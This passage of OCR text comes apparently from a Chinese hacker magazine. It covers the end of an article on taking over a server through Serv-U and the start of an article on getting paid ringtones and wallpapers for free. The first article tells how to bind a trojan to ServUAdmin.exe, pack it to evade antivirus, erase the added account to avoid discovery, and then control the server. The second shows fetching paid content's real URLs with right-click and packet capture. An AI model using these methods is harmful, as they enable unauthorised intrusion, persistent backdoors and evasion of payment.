


图8 查看SERV-U的安装目录

果然可以完全访问哦~ 呵呵，大家想到什么方法了呢？嘿嘿，我们把木马程序和ServUAdmin.exe捆绑一下，然后等下次管理员访问的时候，木马就可以运行了哦。

嘿嘿，说干就干，打开EXE文件粉碎器，把自己常用的木马和ServUAdmin.exe捆绑了一下（如图9)。

这样生成的木马很容易被杀，所以要加一下壳。这里我选择了木马彩衣，这是一个非常管用的加壳程序哦，能躲过很多杀毒软




图9 捆绑文件

件。我们选择好了ServUAdmin.exe，然后随便选择了一个放杀选项，按“穿上”完成加壳（如图10）。

最后我们把ServUDaemon.ini下载下来，把我们添加的用户删掉，防止被发现哦～嘿嘿。

2天后……防火墙提示有人连接我的端口，一看，果然是那台服务器在连接哦！我们打开木马的客户端进行控制吧！

【本文涉及的seruexp.php、change.php、木马彩衣脱壳修整版.exe、EXE文件粉碎器.exe在光盘中均有收录】

编辑点评： 真是日防夜防，家贼难防！入侵自己的网站所处的服务器，都不用辛辛苦苦去找WEBSHELL了，SERV-U还真是一个好后门啊！




图10 木马彩衣加壳

十一黄金周里，大家都是各式各样的玩法，还有很多人打定了到偶们学校（成都理工大学）的地质博物馆，目睹亚洲第二大恐龙——合川马门溪龙的真容，不知各位可有意否？（路人甲：还看恐龙？平时在网上遇到的恐龙就够受的了！）要找胖狐狸搞免费门票的朋友们可要手持一本《黑客手册》做为“信物”，不过不认识“Q版黑客”的一律不接待哦！

收费图铃免费下

光芒果


最近新买了台NOKIA 6610I手机，但实在受不了那单调的铃声和待机图片，准备下载一些图铃，于是就到各大无线服务网站逛了逛。

首先来到了TOM短信频道（http://sms.tom.com)，先选一个待机图片吧，找啊找啊，终于找到一个自己较满意的图了，打开一看，晕！就这么一张图居然要2元，吸血啊（如图1）！再看看铃声，也要2元，晕，这下真的要大出血了吗？不行，我要看有什么方法可以免费下载。



图1 TOM短信频道

我看了看下载的流程说明，先是输入手机号码，然后收到服务信息，点击服务信息中的网址就下载图片或铃声并收费2元。看来是通过GPRS接入一个固定的地址来下载并收费的。如果我们能得到图片或铃声的真实地址不就可以免费下载了吗？

呵呵，先试试常规的方法吧（如图2），在我选中的图片那点击鼠标右键看属性，真实地址居然出来了！赶紧看在浏览器中能不能打开，哈哈，打开了（如图3）！现在还在等什么，直接用GPRS访问那个地址吧！不过，为了保险起见，我们还是先把图片另存


图2 右键看图片地址

然后放到自己的空间再下载吧，哪个知道放在TOM那里直接访问他还能不能收钱啊，再说放自己空间URL也好记点，没有空间的可以找个允许上传的论坛上传再下载。


图3 在浏览器中打开图片

我把那图片放到了CNNSAFE后用NOKIA6610I访问，不一会就提示收到图片，现在保存就可以了！好了，图片是可以免费下了，但铃声呢？再看看吧。来到如图4所示的页面，打开音箱，试听铃声就传出来了。




图4　试听铃声的页面

呵呵，找这个铃声的地址吧，怎么找呢？对，用WSockExpert抓包看，看抓到了什么好东西（图5）：

